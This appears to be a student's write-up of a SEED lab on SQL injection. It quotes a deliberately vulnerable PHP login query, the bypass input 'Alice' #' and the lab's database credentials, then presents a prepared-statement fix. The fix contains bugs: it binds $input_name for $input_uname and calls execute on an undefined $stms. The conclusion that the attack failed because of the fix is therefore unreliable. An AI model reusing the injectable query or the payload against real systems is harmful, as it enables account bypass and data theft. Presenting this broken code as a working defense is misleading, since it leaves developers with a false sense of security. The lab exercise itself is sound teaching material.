
And this is how it looks like.



Trying to get user info of Alice.



Which is as following as the site accepted Alice's modified credentials.



A vulnerability has been spotted in the code of defense site in the **unsafe.php** file. This vulnerability even allows as simple an SQL statement as **Alice' #**

```
$dbuser="seed";
$dbpass="dees";
$dbname="sqllab_users";

// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
  die("Connection failed: " . $conn->connect_error . "\n");
}
return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
```

To make prepared statements I have commented the already present vulnerability from line 25 to 38. Then continuing from line 39 I wrote the code where username and password are not just accepted as any input placed in the parameter. Then I bound the parameter with username input and hashed password continuing to the statement where only these parameters will be executed. When executed upon success the user id, name, eid, salary and ssn parameters will be fetched from the database. Finally closing it to prevent anymore vulnerabilities as to include other statements.

```
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 /*
26 $result = $conn->query("SELECT id, name, eid, salary, ssn
27                        FROM credential
28                        WHERE name= '$input_uname' and
   Password= '$hashed_pwd'");
29 if ($result->num_rows > 0) {
30   // only take the first row
31   $firstrow = $result->fetch_assoc();
32   $id     = $firstrow["id"];
33   $name   = $firstrow["name"];
34   $eid    = $firstrow["eid"];
35   $salary = $firstrow["salary"];
36   $ssn    = $firstrow["ssn"];
37 }
38 */
39 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
40                        FROM credential
41                        WHERE name= ? and Password= ?");
42 $stmt->bind_param("ss", $input_name, $hashed_pwd);
43 $stms->execute();
44 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
45 $stmt->fetch();
46
47 $stmt->close();
```

Now copying the **unsafe.php** file to the Web container in the defense folder.

```
[11/25/23]seed@VM:~/.../Code$ ls
css         logoff.php              unsafe_edit_frontend.php
defense     seed_logo.png           unsafe_home.php
index.html  unsafe_edit_backend.php
[11/25/23]seed@VM:~/.../Code$ cd defense
[11/25/23]seed@VM:~/.../defense$ docker cp unsafe.php 03bdb2644f51:
/var/www/SQL_Injection/defense
```

Now trying the attack.

And the attack didn't work as nothing appeared which is more like no result and closed.